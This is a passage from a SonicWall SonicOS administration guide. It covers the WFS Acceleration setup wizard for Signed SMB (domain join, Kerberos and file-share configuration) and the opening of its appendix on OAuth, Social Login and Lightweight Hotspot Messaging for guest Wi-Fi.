1 Click the **Extended Support for Signed SMB** button on the Done page of the WXA Setup Guide. The **Introduction** page displays.

2 Click **Next**.

Enable WFS

The **Enable WFS** page displays the enable status of WFS Acceleration with support for Signed SMB. It also guides you through selecting the WFS Acceleration Address, which is the IP address of the WXA series appliance on the LAN whose traffic is being accelerated. The address can be that of the WXA series appliance itself or the NSA/TZ series appliance (most common). If the IP Address is that of the NSA/TZ series appliance, NAT is used to redirect appropriate traffic to the WXA series appliance.

To enable WFS:

1 Click the **WFS Acceleration Address** drop-down menu, then select the IP address of the WXA series appliance on the LAN.

2 Click the **Next** button to enable WFS Acceleration with support for Signed SMB using the selected address.

Domain Details

The **Domain Details** page displays the following information after the WXA series appliance has determined the local domain:

- Domain
- WXA Hostname
- Default Hostname
- Kerberos Server

- Joined Domain (status)

Click the **Next** button to continue.

If the Local Domain is not discovered, you have the option to choose between troubleshooting why no domain was discovered or manually configuring a domain.

Topics:

Troubleshoot

To troubleshoot why a domain was not discovered, select the **troubleshoot why no domain has been discovered** option and click the **Next** button. See Troubleshoot Domain Discovery on page 2014 for details.

Manual Configuration

To manually configure a domain, select the **Manually configure a domain** option and click the **Next** button. Perform the steps in the following sections:

Troubleshoot Domain Discovery

The **Troubleshoot Domain Discovery** page displays the results of the troubleshooting process. Follow the directions displayed on this page, then click the **Next** button to continue.

Configure the Domain

The **Configure the Domain** page lets you manually enter the name of the domain that you want the WXA series appliance to join.

To configure the domain:

1. In the **Fully Qualified Domain Name** text-field, enter the name of the domain that you want the WXA series appliance to join.
2. Click the **Next** button to continue.

Specify the WXA Hostname

The **Specify the WXA Hostname** page gives you the option to enter a WXA Hostname or use the default.

IMPORTANT: If you are configuring a WXA 5000 Virtual Appliance or WXA 500 Live CD, you are required to enter a **WXA Hostname**; no default is provided.

To specify the WXA hostname:

1 In the **WXA Hostname** text-field, enter a hostname for the WXA appliance or use the default.

2 Click the **Next** button to continue.

Select a Kerberos Server

The **Select a Kerberos Server** page lets you configure a Kerberos server manually if one has not been automatically discovered.

To select a Kerberos server:

1 Select a method to configure the Kerberos server:

- **Allow automatic choice of a discovered Kerberos server**.
- **Manually enter the Kerberos server**.
- **Select a discovered Kerberos server**.

2 Click the **Next** button to continue.

Join the Domain

The **Join the Domain** page has you enter your Administrator's credentials so the WXA series appliance can join the domain.

NOTE: Depending on the current status and configuration, there may be options to "unjoin the domain" or "rejoin the domain" if the WXA has previously been joined to a domain.

To join the domain:

1 In the **Username** and **Password** text-fields, enter your Administrator's credentials.

2 Click the **Join Domain** button.

The Join Domain process begins. Please be patient, this may take some time. When the process is finished, the Join Domain Results are displayed.

3 Click the **Next** button to continue.

Configure Shares

The **Configure Shares** page gives you options to select where you would like to configure shares based on the location of the WXA series appliance and your network configuration.

To configure shares:

1 Select one of these options by clicking the radio button next to it:

- **Configure Local File Servers**—This WXA is at the "Head Office" and I would like to configure local file servers so that users at remote sites can benefit from the accelerated file operations when accessing these.

  Refer to Configure Local File Servers on page 2016.

- **Configure Remote File Servers**—This WXA is at a “Branch Office” and I would like to configure file servers located at remote sites so that branch office users can get accelerated access to shares on those remote servers by going via a “next hop” WXA.

  Refer to Configure Remote File Servers on page 2016.

- **Configure Local and Remote file servers**—There are file servers on the local area network (LAN) that are accessed by users at remote sites. In addition, the users on the LAN access file servers at remote sites. Therefore, I would like to configure both local and remote servers.

  Refer to Configure Local File Servers on page 2016 and then Configure Remote File Servers on page 2016.

- **Skip the Server and Share Configuration**—I do not wish to configure servers and shares at the current time so skip this section.

2 Click the **Next** button to continue.

Configure Local File Servers

The **Configure Local File Servers** page list the discovered local file servers, which you can select and add to the WXA series appliance’s configuration.

To configure local file servers:

1 Click the **File Server Name** drop-down menu, then select a local file server to add to the WXAs configuration.

2 Click the **Add Server and Shares** button.

File operations to all of the server’s shared folders and documents from remote sites will be accelerated. If you wish to limit WFS Acceleration (Signed SMB) to specific shares, this can be configured on the **WAN Acceleration > WFS Acceleration > Shares** page in **Advanced** mode.

3 Click the **Next** button to continue.

Configure Remote File Servers

The **Configure Remote Servers** page gives you the options to select a remote file server and enter a local WXA name. The remote file server should be a Windows file server hosting shared folders and files. The WXA will attempt to discover the “next-hop” WXA configured to provide accelerated access to that server.

To configure remote file servers:

1 Click the **Remote File Server Name** drop-down menu, then select a remote file server to add to the WXAs configuration.

2 In the **Local WXA Name** field, enter a unique name or alias for the local WXA series appliance. Entering a dot after the local WXA name will auto-complete the name with that of the domain.

IMPORTANT: This is the name that should then be used in paths to folder and files on the remote server in order for the file sharing operations to benefit from WFS Acceleration.

3 Click the **Add Server and Shares** button.

File operations to all of the server’s shared folders and documents will be accelerated. If you wish to limit WFS Acceleration (Signed SMB) to specific shares, this can be configured on the **WAN Acceleration > WFS Acceleration > Shares** page in Advanced mode.

4 Click the **Next** button to continue.

Add Domain Records

The **Add Domain Records** page displays the remote server names, the local WXA names, and their status. It allows you to add domain records to the remote servers and local WXAs in your configuration.

To add domain records:

1. Review the listed remote servers and local WXAs, then click the **Next** button.
2. In the **Username** and **Password** fields, enter your Administrator's credentials.

   The **Summary of Results** is displayed.
3. Click the **Next** button to continue.

Done Page

The **Done** page confirms that you have successfully completed the **WFS Setup Wizard**.

If returning to the main WFS Acceleration pages, you should refresh the current page for it to be updated with changes made from within this wizard.

Click the **Close** button to exit the **WFS Setup Wizard**.

Part 26

Appendices

- Configuring Open Authentication, Social Login, and LHM

  NOTE: Not supported on the SuperMassive 9800.

- BGP Advanced Routing
- IPv6
- VPN Auto Provisioning
- SonicWall Support

A


Configuring Open Authentication, Social Login, and LHM

NOTE: Configuring Open Authorization, social Login, and LHM is not supported on the SuperMassive 9800.

About OAuth and Social Login

Social Login is a form of single sign-on authentication that utilizes existing user credentials from social networking services such as Facebook, Twitter, or Google+ to then sign in to a third-party website instead of creating a new login account specifically for that website. The Open Authentication (OAuth) Social Login feature can be used with guest service on wireless zones, LAN zones, or DMZ zones using pass-through authentication; see External Authentication Server Login Topology. Pass-though authentication is a method of performing authentication to a domain controller that resides within a trusted domain. Wireless guest services are widely used in public WiFi hot spots and corporate WiFi services set up for guests.

External Authentication Server Login Topology



Topics:

What are OAuth and Social Login?

OAuth is an open standard for authorization. OAuth provides client applications “secure delegated access” to server resources on behalf of a resource owner, and specifies a process for owners to authorize third-party access to their server resources without sharing their credentials.

Social Login, also known as social sign-in, is a form of single sign-on (SSO) using existing login information from a social networking service such as Facebook, Twitter, or Google+ to sign into a third-party website instead of creating a new login account specifically for that website.

Benefits of OAuth and Social Login

Topics:

OAuth

OAuth is a popular mechanism that assists users in sharing data between applications. You can take advantage of OAuth by using it as a login provider for your web application.

Other advantages

- Limiting customer profiles on the net
- Fewer passwords to track
- Not required to submit a password where trust might be an issue
- You can still prevent access from the OAuth provider
- Lower risk of ID theft. Authentication is assumed by the provider
- Lower risk of bug failure with authentication using previously proven APIs
- Less storage requirement on your data servers

Disadvantages

- You cannot tailor user profiles for your own applications
- User confusion in creating accounts with OAuth providers when they do not have existing accounts

Social Login

Social login is designed to simplify the login process and to realize a higher conversion rate for registrations.

Other Advantages

- Quick registration
- Remember fewer logins
- Target-rich content
- Use of multiple identities
- Collection of visitor data
- Detailed or personalized user experience
- Familiar login environments
- Fewer failed logins
- Ease of use for mobile

Disadvantages

- Low trust level
- Non-Social users excluded
- Data accuracy can be falsified
- Blocked content from Social networks
- Security issues

How Do OAuth and Social Login Work?

The Open Authentication (OAuth) and Social Login features can both be used with internal wireless services and SonicPoints as a wireless zone guest service. Guests can log in to the Internet using your company's corporate WiFi. Wireless guest services are widely used in public WiFi hot spots and corporate WiFi services set up for guests.

Both OAuth and Social Login use wireless guest services that include Internet access and can be configured to use either or both of these methods of connection:

- No Redirect on page 2021
- Redirect to a Landing Page on page 2022

No Redirect

No Redirect provides open Internet access to guests with no required encryption, so guests are allowed to connect to the provided WiFi freely.


No redirect can also provide WPA/WEP passphrase or password access where guests would need a passcode to use the available WiFi. The passcode could be provided through other means, such as on a receipt.

Redirect to a Landing Page

A landing web page provides the most widely used hot spot access. While the layer 2 WiFi access is open, guests are directed to a landing web page when accessing the first layer; see Oauth flow. Some other redirect access options include:

- No authentication on the landing page
- Guests can create a new login account and then sign in with it
- Guests can sign up using a code sent to them by SMS to a mobile phone, email, or other method
- Scanning a QR code with a mobile app
- Using a social login

Oauth flow



Supported Platforms

Open Authentication and Social Login is supported on SonicWall firewalls:

- Running SonicOS 6.2.7 and higher
- Under GMS Management running GMS 8.3

Requirements for Development and Production

- A Facebook account
    - Enable Facebook For Developers

- External server
  - Public accessible
  - Has a domain name
  - PHP support
  - SSL Certificate
- Sonicwall firewall
  - Can be reached by the external server (by IP or FQDN)
  - Wireless (internal or SonicPoint)

About Lightweight Hotspot Messaging (LHM)


Lightweight Hotspot Messaging (LHM) leverages the SonicWall Guest Service model, wherein users can be classified and authorized for differentiated network access through a SonicWall security appliance. For example, the SonicWall can be configured such that any user connecting through an interface belonging to a guest-services-enabled WLAN (wireless LAN) Zone only has access to the Internet (Untrusted network), but does not have access to the LAN (Trusted network). This allows a single firewall to offer simultaneous access to trusted and guest users.

LHM extends the Guest Services model by breaking apart the authentication and authorization processes, thereby allowing the authentication to occur external to the SonicWall. This allows for extensive customization of the authentication interface, and also allows for any kind of imaginable authentication scheme to be used.


A side by side view of the original Guest Services authorization flow and the LHM authorization flow is shown in Comparison of authorization flows:

Comparison of authorization flows

Original Guest Services Authorization Flow




LHM Authorization Flow



LHM defines the method and syntax for communications between a SonicWall wireless access device (such as a SOHO W firewall, a TZ Wireless series firewall, or a SonicPoint with a governing SonicWall security appliance) and an Authentication Back-End (ABE) for authenticating Hotspot users and providing them parametrically bound network access. LHM configuration example depicts a generic configuration.

LHM configuration example



LHM allows network operators to provide centralized management of multiple Hotspot locations by providing an interface between SonicWall's Wireless Guest Services and any existing ABE. LHM is an adaptation of the generalized WISPr and GIS specifications.

LHM was designed to satisfy the requirements of a particularly common operational environment rather than a broad set of environments. Specifically, LHM allows for Hotspot user-management and authentication to occur entirely on the network operator's ABE, supporting any method of account creation and management, and any extent of site customization and branding. This approach enables integration into any existing environment without dependencies upon particular billing, accounting or database systems, and also provides the network operator with unrestricted control of the site's design, from look-and-feel to redirection.

Configuring Facebook for Social Login


Topics:

Facebook Settings

To login to Facebook for Developers:

1 Open a Web browser

2 Log in to your Facebook for Developers account at https://developers.facebook.com/.




3 Complete the login process or sign up for a new developer's account.

4 Click **Settings** in the left column.

See Example of settings for Facebook for developers to fill the form, but adjust the Facebook **Settings** to work with your LHM server.


Example of settings for Facebook for developers



Client OAuth Settings


You should adjust your Client OAuth settings at Facebook for Developers, https://developers.facebook.com/ (**Products > Facebook Login > Settings**), similar to those shown in Example of OAuth Facebook settings.

Example of OAuth Facebook settings



Guest Status (demo)

When a wireless client is allowed access to the SonicWall WiFi, the owner's account name and information is sent to SonicOS. You can collect and store this information in your own databases.




Configuring Open Authentication and Social Login

Topics:

About Configuring Guest Services

Although SonicOS provides its own guest account management, you can use your own IT infrastructure to better accommodate your business requirements. This configuration can be done by setting up external guest authentication or a social login. The **Guest Services** tab (see Current Guest Services settings on Edit Zone dialog) is provided in the **Add/Edit Zone** dialogs of the SonicOS wireless zone, LAN zone, or DMZ zone (**Network > Zones**).

Current Guest Services settings on Edit Zone dialog



About Configuring Social Login

This feature simplifies cumbersome logins for end users as well as provides reliable demographic information to web developers.

To prepare for configuring Social Login:

1. Create a wireless zone, LAN zone, or DMZ zone as described **Network > Zones** and set up or edit a network zone with security capabilities. For more information on adding the network zone, see Adding a New Zone on page 408.
2. In SonicOS, the external server can also be created or selected as a Lightweight Hotspot Messaging (LHM) server IP or FQDN address object.

Configuring Social Login in SonicOS

Setting up your firewall properly requires some configuration. The firewall blocks most Internet applications, but a few should be allowed for this feature to function correctly.


IMPORTANT: An LHM server should be in service before configuring Social Login.

To configure your firewall for Social Login:


1 Go to **Network > Zones** to set up or edit a network zone with wireless security capabilities. For more information on adding the network zone, Adding a New Zone on page 408.

NOTE: The external server can also be created or selected as an Lightweight Hotspot Messaging (LHM) server IP or FQDN address object.

2 Click the WLAN **Edit** icon to access the WLAN network zone. The **Edit Zone** dialog displays.



